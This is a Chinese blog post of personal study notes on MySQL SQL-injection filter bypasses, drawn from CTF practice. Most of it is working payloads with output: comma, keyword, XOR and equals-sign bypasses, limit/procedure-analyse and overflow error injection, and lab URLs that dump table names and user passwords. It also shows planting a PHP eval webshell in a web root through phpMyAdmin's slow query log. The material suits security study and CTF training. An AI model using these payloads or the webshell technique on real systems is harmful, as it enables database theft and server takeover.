
特殊的绕过

原创

weixin_45611539 于 2020-05-16 01:16:05 发布 1073 收藏 6
分类专栏： sql注入
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/weixin_45611539/article/details/106153140
版权



sql注入 专栏收录该内容
1 篇文章 0 订阅
订阅专栏

特殊的绕过

此章会讲一些sql注入的特殊绕过姿势。

> 此帖实际为笔者的笔记。有些地方是学习了一些大佬的帖子，才写出来的。也算借鉴吧，如果有大佬介意的话，笔者会删除此贴
> 大佬的绕过技巧

1. 逗号绕过

> 此题的实例为bugku中web的 `insert into` 注入

union的逗号绕过

union的逗号绕过很简单，只需要使用join的方式。就能够绕过逗号

而使用 `join` 的方式如下：

```
union select 1,2,3,4;

union select * from ((select 1)A join (select 2)B join (select 3)C join (select 4)D);

union select * from ((select 1)A join (select 2)B join (select 3)C join (select group_concat(user(),' ',database
(),' ',@@datadir))D);
```

盲注的逗号绕过

> bugku的CTF题的payload:
>
> ```
> 1' and (select case when length(database())=1 then sleep(5) else 1 end) and '1
>
> 1' and (select case when substr((select group_concat(column_name) from information_schema.columns where tab
> le_schema=database() and table_name='flag') from %s for 1)='%s' then sleep(5) else 1 end) and '1
> ```

盲注的逗号绕过比较有意思，因为 `if` 和 `substr` 都被限制住了。

首先我们需要 `case when then else end` 语句来代替if语句。

case when then else end

此语句的基本语法如下：

```
CASE expression
    WHEN condition1 THEN result1
    WHEN condition2 THEN result2
   ...
    WHEN conditionN THEN resultN
    ELSE result
END
```

CASE 表示函数开始，END 表示函数结束。如果 condition1 成立，则返回 result1, 如果 condition2 成立，则返回 result2，当全部不成立则返回 result，而当有一个成立之后，后面的就不执行了。

> 其实就相当于`if` `else if` `else`一样的。不过用作安全的盲注用不了那么多`else if`。(ps.又不是开发)

简单理解为：(case when `条件` then `条件为true执行语句` else `条件为false执行语句` end)

> 此语句最好用`()`小括号包裹，否则容易看错

需要注意的是`case when then end`语句是放在查询部分。而不是where子句部分。

如下，实例：

```
select (case when id=1 then '管理员' else '用户' end) from users;
```

输出结果

```
+---------------------------------------------------+
| (case when id=1 then '管理员' else '用户' end)      |
+---------------------------------------------------+
| 管理员                                             |
| 用户                                               |
| 用户            |
```

其实也能这样用：

```
select (case id when 1 then '管理员' else '用户' end) from users;
```

> 当然它返回的结果也一样。

substr()

substr()想要绕过逗号很简单。只需要使用substr()的另一种形式就行了。

如下：

```
substr((database) from 1 for 1)     //此处可以用()包裹数据，就可以不用空格
```

参数：

- `from`：from后的1表示从1个字符开始截取
- `for`：for后的1表示截取长度

> 其实可以不要for和后面的1.这样的话。默认会返回后面的所有字符
>
> ```
> substr(database()from2)    //这样的话，就会返回从第二个字符开始的所有字符
> ```
>
> 但是使用ascii函数比较的时候只会用第一个字符进行比较。
> 这样我们就可以不用for了。
>
> ```
> ascii(substr(database()from(1)))=115     115为s，返回True
> ```

也就是说它和原本的形式其实是一样的。只是把两个逗号都换成了 `from` 和 `for` 。

和下面这个一样：

```
substr((database()),1,1)
```

2. 双写绕过测试

> 正常的情况，关键词被过滤的话。是不会告诉你的，需要反复的去测试哪些关键词被过滤掉了。

如果存在注入点，但是却不能通过 `1' and 1=1%23` 来进行测试回显点的话，第一反应就应该是有过滤的情况发生，可能是空格被过滤；有可能是关键词被过滤；有可能是拦截关键词,拦截到了直接抛出错误。

> 其它的情况我们先不说，就只说双写绕过的情况。

一般双写绕过的话，只会拦截一些 `and` ， `or` ， `union` ， `select` ， `extractvalue` 这样的一些关键词。

而不会对 `table` ， `information_schema` ， `where` ， `in` ， `column` 等关键词进行过滤

如果想要判断过滤的关键词的话：

可以通过取别名的方式来进行测试被过滤关键词

union测试

> 如果是union注入，测试关键词

```
-1' uniunionon selselectect 1,2,(selselectect 1 from (selselectect 1)a)%23
```

> 此处可以把a替换为想要测试的关键词

原理是：

因为后面的union select子句中，如果没有a作为别名的话会抛出一个报错，所以 `(select 1)` 后面的必须有一个别名。而如果关键词被过滤了的话，就没有别名了。此时就会抛出一个报错，不能正常回显

通过这种方式就可以测试关键词是否被过滤。

需要注意的是：

有不少关键词是不能作为别名的。例如： `table` ， `column` ， `schema`

这些关键词的话，就可以通过双写 来测试是否被过滤。例如：`tabletable`，`column`，`schemaschema`

通过这种双写就可以测试关键词是否被过滤。因为`and`不能作为别名，但是`andand`却能作为别名。

而关键词过滤，不关你有几次都会被过滤，导致没有别名

也就是说对于特殊的关键词别名而言。需要双写(ps.这里的双写 不是 双写绕过的双写)。如下：

```
-1' ununionion seselectlect 1,2,(selselectect 1 from (selselectect 1)tabletable)%23
```

> 此处table没有被过滤所以能正常回显。
> 如果是`and`这种被过滤掉的关键词的话。无论双写几次都不会回显的

盲注测试

```
1' anandd (selselectect 1 from (selselectect 1)a)='1
```

> 同样是把此处的a替换为想要测试的关键词。原理和union测试一样。

3. ^过滤测试

> 其实^注入，算是一种盲注方式

可以通过 逻辑异或 `^` 来做过滤测试。测试哪些字符被过滤

首先说明，异或`^`的优先级很高。甚至比`!`的优先级还要高。

还有sql中的异或，确切来说，是来进行位运算的。

通过下面的方式就可以进行判断过滤：

```
select * from users where id='1'^length('and')='1
```

注意这里的逻辑：首先length(‘and’)为3，然后因为`^`的优先级很高，所以`^`进行位运算。结果为2。

0和1

最后id=2=1，后面的`=1`表示true。代表整个等式成立与否。

> 第二个等号后的值除了`0`,`1`其他没意义。而0的话则会输出所有结果。相当于代表取反。但是where子句不会抛出错误。如果有多个=的话，也是一样。多个0会相互抵消。而1则不会
> 例如：如果`where usernam='1'`的话，只会返回`username`=1的数据。
> 但是：`where username='1'='0'`的话<------这会弹出全部内容
> 不过`where id=0`的话则不会弹出数据，他会按照`id=0`的逻辑来。如果是`id=0=0`的话就会弹出所有数据
> `0`和`1`加上`=`的话，有很多有意思的结果，可以没事儿试试
> `username='0'`的话则只会弹出`username='0'`的数据。但是`username=0`和`username='0'='0'`则会弹出所有数据

异或有很多需要注意的点：

```
select * from users where username=0       //这会返回全部数据，因为列类型为varchar。
            //这不是因为^的事
  //如果是1则会正常运行。如果列为id这种int类型的话，
select * from users where id=1=0  //也会弹出除了id=1外的全部数据
```

字符和数字的^运算

下面说一下确切的字符和数字之间的异或运算：

> 字符传和字符传：无论两个字符传其中一个：有多长，首字母ascii值有多大。两个字符传进行异或。都只会返回`0`
>
> 字符和数字：会直接摒弃字符串，直接取数字的值。作为异或运算的结果
>
> 数字和数字：直接进行位运算
>
> sleep()：如果异或的是个sleep()函数的话，如：`where id=1^sleep(3)`。这会延迟十倍，就像是`or`

实际作用

也就是说，^的作用为：

可以进行盲注

```
select * from users where id='0'^(length(database())>1)='1
```

可以用来探测过滤关键字。因为一般就算过滤也不会过滤^

```
select * from users where id='1'^length('and')='1
      #进行位运算，通过返回id猜length('and')的长度判断过滤
```

如果是post注入，可以用来探测另一个关键字。不过这种方式的局限性很大，其实就和盲注差不多，不过盲注容易被过滤。不过猜测另一个的话，就需要猜另一个字段的字段名是什么，才能进行探测。

而且只适合于打CTF这种，数据库只有一条数据的情况。

```
select * from users where username='kkp'^(ascii(substr((password)from(2)))!=114)='1';
      //这种方式无法进行猜解，因为猜出来的是所有密码的集合。如果只有一条数据的话，倒可以猜一下试试


select * from users where id='1'^(ascii(substr((password)from(2)))!=114)='1';
      //这种方式因为id和password冲突的原因可以猜id=1的数据的密码
 //也可以使用length的方式来猜列名
select * from users where id='0'^(length(passwd)>1)='1';
```

> 注意异或的逻辑

实例

bugku的web中`sql注入2`

此题为一道sql的post注入题。

> (ps.其实此题可以使用弱口令，和DS_Store通关)

此题中，能拦截的都拦截了，恶心的一匹。而且密码框中没有注入点。只有通过用户框注入。

此题因为是拦截的原因，不能使用双写绕过，大小写绕过。其他的绕过方式估计也不行。

不能使用union注入，报错注入，堆叠没试过应该也不行。只能通过盲注。

不能用时间盲注，bool盲注的`and`和`or`也被过滤。逗号也被过滤。

此题我们就使用`^`异或盲注：

通过测试，发现异或并没有被过滤掉。因为后端查询是通过uname字段查询的，而不是id。

先测试异或注入是否可用：

```
uname:kkp'^'0
passwd:1
```

> 后端处理逻辑：先异或运算，因为异或运算，字符串和数字运算得到的结果为数字。
> 而且本该作为判断条件的字段为`varchar`类型，得到的值确实`0`。所以会返回所有数据。

弹出密码错误。这证明我们没有被过滤掉。并且执行成功。

测试数据库长度：

```
kkp'^(length(database())>1)='1      //返回username错误
kkp'^(length(database())>100)='1     //返回passwd错误
```

> 注意这里的执行逻辑：
> 前者括号中返回`true`也就是1。1和kkp异或得到1。查询username为1的数据。查不出数据，所以返回username错误
> 后者括号中返回`false`也就是0。0和kkp异或得到0。查询username为0的数据，查询的到，但是密码是错误的，所以返回密码错误。
> 最后面的`=1`只是接上单引号。起的sql效果为：让等式成立。
> (ps.其实这里可以使用`1'^(length(database())>1)='1`，这样的话逻辑就不会那么绕)

这里可以猜出来库名长度为3

也可以通过如下方式来猜解库名：

```
1'^(ascii(substr((database())from(1)))=115)='1
```

> 通过写脚本盲注，就可以获得数据库名`ctf`

其实到这一步就只有等死了。因为爆不出来表名和列名，or被拦截。无法查询information_schema中的数据

看了网上大神的writeup。听说是猜列名为`passwd`。(ps.因为前端input的name就为`passwd`)

```
1'^(length(passwd)>1)='1        //猜解passwd长度
        //正确返回passwd error，错误返回username error
```

> 也可以通过这种办法来测试，字段名。字段名正确的话，返回passwderror。错误返回username error

> 此方法值适用于数据库只有一条数据的情况。否则猜出来的就是所有密码的集合。

猜解出来的`passwd`长度为32，貌似是md5的情况。

接下来就可以进行猜解passwd：

```
1'^(ascii(substr((passwd)from(1)))=48)='1  //正确弹出passwd error;
            //错误弹出username error
```

> 通过这种方式，写出来脚本。就可以猜出passwd密码。
> 然后md5解码一下，就可以得到密码。`admin123`

其实我们只是得到了密码我们用户名并没有得到。不过可以绕过去

```
username:1'^'0
passwd:admin123
```

使用`^`异或注入理由：

太多关键字被过滤掉了。

最好后面学别个弄个字典做模糊测试。免得被拦截或过滤了，还得一个一个试

> 其实貌似还有一种`-`的方法。我没学，我觉得这就差不多了

4. limit注入

此处的`limit`注入，只针对mysql版本在5.0.0~5.6.6。

> (ps.应该是哈，我在我自己的5.7.26版本就不能用。只有又下了一个5.5.29版本的)
> 经过确认，确实版本大于5.6.6.就不能使用limit注入。下文中的两种方法都不能进行注入。直接就会报语法错误。

一般`limit`都会搭配`order by`使用，此处分为两种情况进行描述：

1.没有`order by`

2.有`order by`

无order by

这种情况可以使用union注入，

```
select * from users limit 0,1 union select 1,2,3;
```

> 注意此处的列一定要对上。否则的话会抛出一个报错

也可以通过这种方式来进行报错注入：

```
select * from users limit 0,1 union select 1,2,(extractvalue(1,concat(0x7e,(database()))));
```

> 其实正常的union注入也可以使用报错
>
> ```
> select * from users union select 1,2,(extractvalue(1,concat(0x7e,(database()))));
> ```

有order by

> 详细讲解此篇的博客和这个

> 此题的实战是hackinglab的注入关第四题链接

此处就只讲解怎么用，不说原理是什么。

> ps.其实我自己也不懂。等有时间看看这个的原理

payload为`procedure analyse`

`analyse()`函数中有两个参数，正常的话一个参数作为报错注入，另一个参数就写`1`

> 之所以使用`procedure analyse`是因为有order by 的话，无法使用union注入，应为mysql 的语法规则定义了，union必须在order by 之前。而现在的情况是在order by 和limit 之后进行注入。

> 一般默认`limit`后的`0`,`1`分别是两颗传参点。也就是注入点。

报错注入

payload：

```
select * from users order by id limit 0,1 procedure analyse(1,extractvalue(1,concat(0x7e,(select database()))));
```

如果有时候第二个注入点不能使用的话，可以不跟在第二个参数后面，直接跟在第一个参数后面，并且不要第二个参数：

```
select * from users order by id limit 0 procedure analyse(1,extractvalue(1,concat(0x7e,(select database()))));
```

时光注入

> 把这个称为时光注入的原因是，因为此注入方式比较扯

此处讲一下一个很重要的函数：`benchmark()`

`benchmark`函数是通过大量的计算表达式，来达到时间注入的目的

语法：

```
benchmark(count,expr)    //函数示例：benchmark(5000000,sha(1))
```

参数：

> 此处先说expr，也就是第二个参数

- `expr`：表达式，一般设置为`md5(1)`或`sha(1)`。一般是用于设置要进行计算的表达式
- `count`：一般为较大的数字。用于设置计算次数

此处的时光注入，还是需要`procedure analysse`函数，还需要报错函数`extractvalufe()`配合

payload：

```
select * from users order by id limit 0,1 procedure analyse((select extractvalue(1,concat(0x7e,(if((mid(database(),1,1)='s'),benchmark(5000000,sha(1)),1))))),1);
```

> emmm......自己看一下逻辑顺序，
> 其实就是 `analyse()` 函数第一个参数里 `select` 一个 `extractvalue` 函数，然后函数里面本该查询的地方，又放了一个 `if` 判断式子。同时 `mid` 函数代替了 `substr` 。`benchmark` 代替了 `sleep` 。最后面是 `analyse` 的第二个参数

时光注入爆库名

```
select * from users order by id limit 0,1 procedure analyse((select extractvalue(1,concat(0x7e,(if((mid(database(),1,1)='s'),benchmark(5000000,sha(1)),1))))),1);
```

按理说，这种时光注入，也能够注入 `limit` 中的第一个参数。不过我没有试过。

大致过程和 `limit` 报错注入，通过第一个参数注入的方式差不多

CTF_payload

> 此题为 `limit` 注入，而且只能从第一个参数处注入。此题没有引号什么的包裹数据。而且 `'` 单引号被转义了

注入第一个参数。

> 第二个参数不能进行注入

猜解数据库名

```
http://lab1.xseclab.com/sqli5_5ba0bba6a6d1b30b956843f757889552/index.php?start=0 procedure analyse(1,(extractvalue(1,concat(0x7e,(select database())))))%23&num=1
```

猜解表名

```
http://lab1.xseclab.com/sqli5_5ba0bba6a6d1b30b956843f757889552/index.php?start=0 procedure analyse(1,(extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database())))))%23&num=1
```

猜解列名：

```
http://lab1.xseclab.com/sqli5_5ba0bba6a6d1b30b956843f757889552/index.php?start=0 procedure analyse(1,(extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name=0x61727469636C65)))))%23&num=1
```

> 此处因为单引号转义，所以使用十六进制来表示表名

猜解另一张表名：

```
http://lab1.xseclab.com/sqli5_5ba0bba6a6d1b30b956843f757889552/index.php?start=0 procedure analyse(1,(extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name=0x75736572)))))%23&num=1
```

猜其中数据

```
http://lab1.xseclab.com/sqli5_5ba0bba6a6d1b30b956843f757889552/index.php?start=0 procedure analyse(1,(extractvalue(1,concat(0x7e,mid((select group_concat(username,0x7e,password) from user),20)))))%23&num=1
```

> 此处因为查出来的数据过长。所以使用`mid`函数进行显示(ps.从第20位开始显示)

flag为：`myflagishere`

5. url两次编码

可能后端很脑瘫的使用了`urldecode`函数，并且此函数用在了`addslashes`函数之前。

这样的话就会导致，可以通过两次url编码，来绕过后端对`'`的过滤。

```
<?php
 $username = $_POST["username"];
    $password = $_POST["password"];
    $username = deep_addslashes("$username");
    $username = urldecode($username);
?>
```

6. 绕过secure_file_priv写入shell

文章

关于MySQL慢查询日志分析

简单的说就是通过慢查询，把木马写进自定义的慢查询日志中。

> 默认的慢查询日志功能是关闭的，一般开启也只做调优用，因为开启会对性能产生一定的影响。

此处笔者测试了一波，发现此时最新的phpmyadmin还可以通过这种方式写入木马。

于是测试了一波：

条件，需要知道后端路径

实验：

phpmyadmin通过慢查询日志写入木马。

环境：

> phpmyadmin 5.0.2
>
> php 7.3.4
>
> windows
>
> phpstudy

(ps.只说通过phpmyadmin写入木马,不讲怎么拿到后台)

实验开始

1. 探查慢查询状态

- sql语句执行如下：

```
show variables like "%slow_query_log%";
```

查询状态如下：

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-9RyaGNw5-1589562804497)(…/…/…/…/…/img/phpmyadmin_slow_query_log_1.png)]

> 可以看到的是 `slow_query_log` 是关闭着的。

2. 设置慢查询文件路径

- 先开启慢查询日志功能

```
set global slow_query_log=1
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-WW5VLAQL-1589562804499)(…/…/…/…/…/img/phpmyadmin_slow_query_log_2.png)]

> 可以看到已经开启了慢查询功能

自定义慢查询日志文件路径

```
set global slow_query_log_file='E:\\phpstudy_pro\\www\\mytest.com\c.php'
```

> 注意：此处的话得知道目标的网站路径，否者就算写入了木马，也无法解析
> 此处必须正确的写路径。如写的路径中有不存在的目录时，会直接抛错

此处的话，慢查询日志文件路径就写网站路径。这样的话，`php一句话木马` 就能够解析到了

查询设置

> 如果发生错误，无法正确执行的话，可以看一下设置。

> 顺便查看一下慢查询日志设置
> `show global variables like "%slow_query_log%";`
> [外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-3JdGsQE0-1589562804502)(…/…/…/…/…/img/phpmyadmin_slow_query_log_4.png)]
> 查询慢查询时间限制
> `show global variables like "%long_query_time%"`
> [外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-MActbl8V-1589562804505)(…/…/…/…/…/img/phpmyadmin_slow_query_log_3.png)]
>
> > 可以看到慢查询时间限制为 `10` 秒，只有超过10秒的查询才是慢查询。

3. 写入木马

其实此处只需要写一条查询中带有木马语句，并且时间超过慢查询限制的语句就行了。

sql执行如下：

```
select "<?php @eval($_POST['name']);highlight_file(__FILE__)?>" or sleep(11)
```

此时，打开网站的c.php，就可以看到其内容了。

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-BkwAGOBU-1589562804507)(…/…/…/…/…/img/phpmyadmin_slow_query_log_5.png)]

7. or

> 以后，能用这种注入，尽量使用这种注入方式

当对or进行

严格的过滤的时候，问题来了。

`information`，被过滤掉了。不能进行查询`information`数据库中的数据。

此时可以查询`mysql.innodb_table_stats`。

常用数据库表的结构信息大都会被放在此表中

```
select group_concat(table_name) from mysql.innodb_table_stats
```

> 查询`innodb_table_stats`表中的所有表名。

`innodb_table_stats`只能查询表名。其他的通过如下方式

别名绕过

> 可以别名来进行绕过

应用场景： 列名未知的情况下

条件：

> 要知道返回的字段数
>
> 要知道表名，

示例：

```
select group_concat(a,b,c) from (select 1 as a,2 as b,3 as c union select users)x
```

> `as`给字段取别名，通过union查询获得其表数据。

可用于union注入，报错注入，盲注(ps.没测试过盲注)

测试笔者的数据库：

> 通过报错注入

```
select * from wp_term_relationships where object_id='1' and extractvalue(1,concat(0x7e,(select group_concat(a,b,c) from (select 1 as a,2 as b,3 as c union select * from wp_term_relationships)x)))='1'
```

> 需要注意的是：此处的extractvalue()只能报错出32位的数据。

8. post注入

post注入的话，目标可能是：

- 绕过登录
- 猜解密码
- `username` 框和 `password` 框联合注入

9. 报错注入长度绕过

CTF题恶心你的时候，有时候最后一步会对报错注入进行长度限制，也就是说flag长度会超过３２位。

绕过长度的话，据我所知有三种方式。

mid函数绕过

mysql中有一个函数mid，此函数可以得到字符串的一部分。也就是说从哪里开始截取的问题

语法：

```
mid(目标,start,length)
```

参数：

- `start`：起始位置。(ps.默认是从１开始)
- `length`：长度。截取的长度。(ps.非必须)

示例：

```
select * from users where id=1 and extractvalue(1,concat(0x7e,mid((select database()),3)));

    //返回ERROR 1105 (HY000): XPATH syntax error: '~curity'
```

> 通过mid来截取字符串

substr函数绕过

substr就是盲注常用的那个 `substr` 。用法和上面的mid函数差不过。不过必须写长度而已

示例：

```
select * from users where id=1 and extractvalue(1,concat(0x7e,substr((select database()),2,100)));

  //返回ERROR 1105 (HY000): XPATH syntax error: '~ecurity'
```

floor注入

floor就不说了，就在上级目录中的`注入类型分析`->`sql各种注入类型`->`报错注入`->`floor`

reverse函数绕过

蛮有用的`reverse`注入。如果`mid`和`substr`都不能使用的话，reverse函数或许能解决问题

简单说：倒序输出。

用法和`mid`和`substr`的用法大致相同。也是在相同的地方使用

示例：

```
select * from users where id=1 and extractvalue(1,concat(0x7e,reverse((select database()))));

  //ERROR 1105 (HY000): XPATH syntax error: '~ytiruces'
```

10. handler绕过

handler是以一种查询方式，这种查询方式适用于select被拦截情况下的堆叠注入。

具体在`注入类型分析`->`sql各种注入类型`->`堆叠注入`->`实例2`

实例：

```
handler users open;
handler users read first;
```

11. 整形溢出

mysql中定义的bigint类型最大也就`18446744073709551615`

`mysql5.5`之前整形是不会报错的,

低版本报错会是`0`或者`1.#INF`

高版本报错不会回显具体信息,只会回显错误语句。(ps.不会回显查询结果)

原理

bigint已经是范围最大的数字了，如果再加的话，就会导致整形溢出。

```
mysql> select 18446744073709551615+1;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(18446744073709551615 + 1)'
```

> 此处可以看到，如果数字差多bigint最大的范围的时候，本身会弹出一个溢出错误

按位取反来更方便的获取最大值：

```
mysql> select ~0;
+----------------------+
| ~0                   |
+----------------------+
| 18446744073709551615 |
+----------------------+
1 row in set (0.00 sec)

mysql> select ~0+1;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(~(0) + 1)'
```

同样的exp函数溢出：

```
mysql> select exp(709);
+-----------------------+
| exp(709)              |
+-----------------------+
| 8.218407461554972e307 |
+-----------------------+
1 row in set (0.00 sec)

mysql> select exp(710);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(710)
```

利用

利用语句：

```
mysql> select exp(~(select*from(select user())x));
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'root@localhost' from dual)))'
```

或者：

```
mysql> select (select(!x-~0)from(select(select user())x)a);
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not('root@localhost')) - ~(0))'
```

简单说就是通过整形的溢出来报错

自己手写的：

```
select * from users where id=1^(exp(~(select * from (select user())a)));
```

12. floor原理

大佬文章

网上常见的payload:

```
mysql> select count(*) from test group by concat(version(),floor(rand(0)*2));
ERROR 1062 (23000): Duplicate entry '5.7.171' for key '<group_key>'
```

可以看到此处的是主键重复报错。实际上只要是count，rand()，group by三个连用就会造成这种报错，与位置无关：

```
mysql> select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x;
ERROR 1062 (23000): Duplicate entry '5.7.171' for key '<group_key>'
```

这种报错方法的本质是因为`floor(rand(0)*2)`的重复性，导致group by语句出错。`group by key`的原理是循环读取数据的每一行，将结果保存于临时表中。读取每一行的key时，如果key存在于临时表中，则不在临时表中更新临时表的数据；如果key不在临时表中，则在临时表中插入key所在行的数据。举个例子，表中数据如下：

```
mysql> select * from test;
+------+-------+
| id   | name  |
+------+-------+
| 0    | jack  |
| 1    | jack  |
| 2    | tom   |
| 3    | candy |
| 4    | tommy |
| 5    | jerry |
+------+-------+
6 rows in set (0.00 sec)
```

以`select count(*) from test group by name`语句说明大致过程如下：

- 先是建立虚拟表，其中key为主键，不可重复：

key	c

- 开始查询数据，去数据库数据，然后查看虚拟表是否存在，不存在则插入新记录，存在则count(*)字段直接加1：

key	count(*)
jack	1

key	count(*)
jack	1+1

key	count(*)
jack	1+1
tom	1

floor(rand(0)*2)则会固定得到011011…的序列(这个很重要)：

```
mysql> select floor(rand(0)*2) from test;
+------------------+
| floor(rand(0)*2) |
+------------------+
|                0 |
|                1 |
|                1 |
|                0 |
|                1 |
|                1 |
+------------------+
6 rows in set (0.00 sec)
```

回到之前的group by语句上，我们将其改为`select count(*) from test group by floor(rand(0)*2)`，看看每一步是什么情况：

- 先建立空表

key	count(*)

- 取第一条记录，执行`floor(rand(0)*2)`，发现结果为0(第一次计算)，查询虚表，发现没有该键值，则会再计算一次`floor(rand(0)*2)`，将结果1(第二次计算)插入虚表，如下：

key	count(*)
1	1

- 查第二条记录，再次计算`floor(rand(0)*2)`，发现结果为1(第三次计算)，查询虚表，发现键值1存在，所以此时不在计算第二次，直接count(*)值加1，如下：

key	count(*)
1	1+1

- 查第三条记录，再次计算`floor(rand(0)*2)`，发现结果为0(第四次计算)，发现键值没有0，则尝试插入记录，此时会又一次计算`floor(rand(0)*2)`，结果1(第5次计算)当作虚表的主键，而此时1这个主键已经存在于虚表中了，所以在插入的时候就会报主键重复的错误了。
- 最终报错的结果，即主键'1'重复：

```
mysql> select count(*) from test group by floor(rand(0)*2);
ERROR 1062 (23000): Duplicate entry '1' for key '<group_key>'
```

mysql就会把计算出的值抛出错误。

整个查询过程中，`floor(rand(0)*2)`被计算了5次，查询原始数据表3次，所以表中需要至少3条数据才能报错！！！

> 如果有一个序列开头时`0,1,0`或者`1,0,1`，则无论如何都不会报错了，因为虚表开头两个主键会分别是0和1，后面的就直接count(*)加1了：
>
> ```
> mysql> select floor(rand(1)*2) from test;
> +------------------+
> | floor(rand(1)*2) |
> +------------------+
> |                0 |
> |                1 |
> |                0 |
> |                0 |
> |                0 |
> |                1 |
> +------------------+
> 6 rows in set (0.00 sec)
> ```

13. Xpath报错注入原理

> 此处只说`extractvalue`，`updatexml`的原理也是一样的

大佬文章

1.报错语句构造

下面是常用的报错注入的payload:

```
select extractvalue(1,concat(0x7e,user(),0x7e))
```

```
1 mysql> select extractvalue(1,concat(0x7e,user(),0x7e));
```

2.ExtractValue()函数

- ExtractValue(xml_str , Xpath) 函数,使用Xpath表示法从XML格式的字符串中提取一个值
- ExtractValue()函数中任意一个参数为NULL,返回值都是NULL.

```
1 mysql> select extractvalue('<a><b>abbb</b><c>accc<b>acbbbb</b></c>aaaa</a>','/a/c');
2 +--------------------------------------------------------------------+
3 | extractvalue('<a><b>abbb</b><c>accc<b>acbbbb</b></c>aaaa</a>','/a/c') |
4 +--------------------------------------------------------------------+
5 | accc                                                               |
6 +--------------------------------------------------------------------+
```

```
1 mysql> select extractvalue('<a><b>abbb</b><c>accc<b>acbbbb</b></c>aaaa</a>',NULL);
2 +------------------------------------------------------------------+
3 | extractvalue('<a><b>abbb</b><c>accc<b>acbbbb</b></c>aaaa</a>',NULL) |
4 +------------------------------------------------------------------+
5 | NULL                                                             |
6 +------------------------------------------------------------------+
```

3.报错分析

上面说明了正常情况下的extractvalue函数使用方法,Xpath语法可以自行google.但是如果构造了

不符合规定的Xpath,MySQL就会报语法错误,并显示XPath的内容.

但是什么样子的字符串会引发报错呢.

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-pJWEUyTx-1589562804509)(…/…/…/…/…/img/xpath_error_inject_1.png)]

诶？可以看到的是：此处发现前面有一部分的字符串 `root` 不见了。

这是因为XPATH语法报错的是那些特殊字符，遇到特殊字符就会报错。

所以0x7e,ASCII码是~ 就会从头开始报错。

> 经过测试 `ExtractValue(xml_str , Xpath)` 中对xml_str部分(ps.也就是前半部分)进行特殊字符的注入是无效的，因为那是待匹配的字符串，后半部分才是 `Xpath` 语法构造的匹配模式。后半部分必须符合Xpath语法。否则就是Xpath注入了

需要注意的是 `extractvalue` 和 `updatexml` 这样XPATH报错注入的方式可截取的字符串长度是有限的

14. make_set

> 在一些函数被过滤掉的时候可以试试make_set注入。
> 例如：concat被拦截。

大佬文章

此函数比较扯淡。

语法：

```
MAKE_SET(bits,str1,str2,...)
```

返回一个设定值 (一个包含被‘,’号分开的字字符串的字符串)，由在bits 组中具有相应的比特的字符串组成。str1 对应比特 0, str2 对应比特1,以此类推。str1, str2, ...中的 NULL值不会被添加到结果中。

```
mysql> SELECT MAKE_SET(1,'a','b','c');
      #1的二进制为1，前后颠倒为1，然后取第一位
-> 'a'

mysql> SELECT MAKE_SET(2,'a','b','c');
      #2的二进制为10，前后颠倒为01,对应的为第二位的`b`
--> 'b'

mysql> SELECT MAKE_SET(3,'a','b','c');
      #3的二进制为11，前后颠倒为11，对应的为第一二位`a,b`
--> 'a,b'

mysql> SELECT MAKE_SET(4,'a','b','c');

--> 'c'      #4的二进制为100，前后颠倒为001，对应第三位`c`


#接下来的同理
mysql> SELECT MAKE_SET(1 | 4,'hello','nice','world');
      #1
-> 'hello,world'

mysql> SELECT MAKE_SET(1 | 4,'hello','nice',NULL,'world');

-> 'hello'

mysql> SELECT MAKE_SET(0,'a','b','c');

-> ''
```

bits应将期转为二进制，如，1为，0001,倒过来排序，则为1000,将bits后面的字符串str1,str2等，放置在这个倒过来的二进制排序中，取出值为1对应的字符串，则得到hello

1|4表示进行或运算，为0001 | 0100,得0101，倒过来排序，为1010，则’hello’,‘nice’,'world’得到的是hello word。‘hello’,‘nice’,NULL,'world’得到的是hello。null不取，只有1才取对应字符串

注意：此函数中的参数只能为一列数据`(ps.也就是说为字符串，而不能是结果集。需要用group_conat()类似的函数整合)`

例如：

```
select make_set("3","&",(select group_concat(table_name) from information_schema.tables where table_schema='test'));
```

15. 版本号绕过

16. 等号绕过

有时候后端可能会过滤掉等号`=`。
这样我们正常的`select group_conat(table_name) from information_schema.tables where table_schema='users'`就无法使用了
这种情况的话，可以使用`like`，`in`，`between`或者是`rlike`

like

```
select * from users where id='1'and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema like 'day1'))) and 1='1';
ERROR 1105 (HY000): XPATH syntax error: '~flag,users'
```

like如果不加“%”来做通配的话，其实际效果就和“=”是一样的

in

```
select * from users where id='1'and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema in ('day1','day2')))) and 1='1';
ERROR 1105 (HY000): XPATH syntax error: '~flag,users'
```

- `in`：允许in前面查找到的值，为in后面的表达式中的任意一个值。如此便会返回true。(ps.就像是=两个值其中的一个值一样)

> 官方解释：IN 操作符允许我们在 WHERE 子句中规定多个值。

between

```
MariaDB [day1]> select * from users where id='1'and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema between 'day1'and'day2'))) and 1='1';
ERROR 1105 (HY000): XPATH syntax error: '~flag,users'
```

- `between`：允许between前面的值为。between后面表达式中间的值。前面可以接not来取反

> 官方解释：between……and操作符在where子句中使用，作用是选取介于两个值之间的数据范围(ps.数值，文本，日期)

!和<>

众所周知：`<>`表示不等于，`!`表示取反，而`<>`加上`!`表示的就是等于了

示例：

```
select * from user where !(id<>1);
```

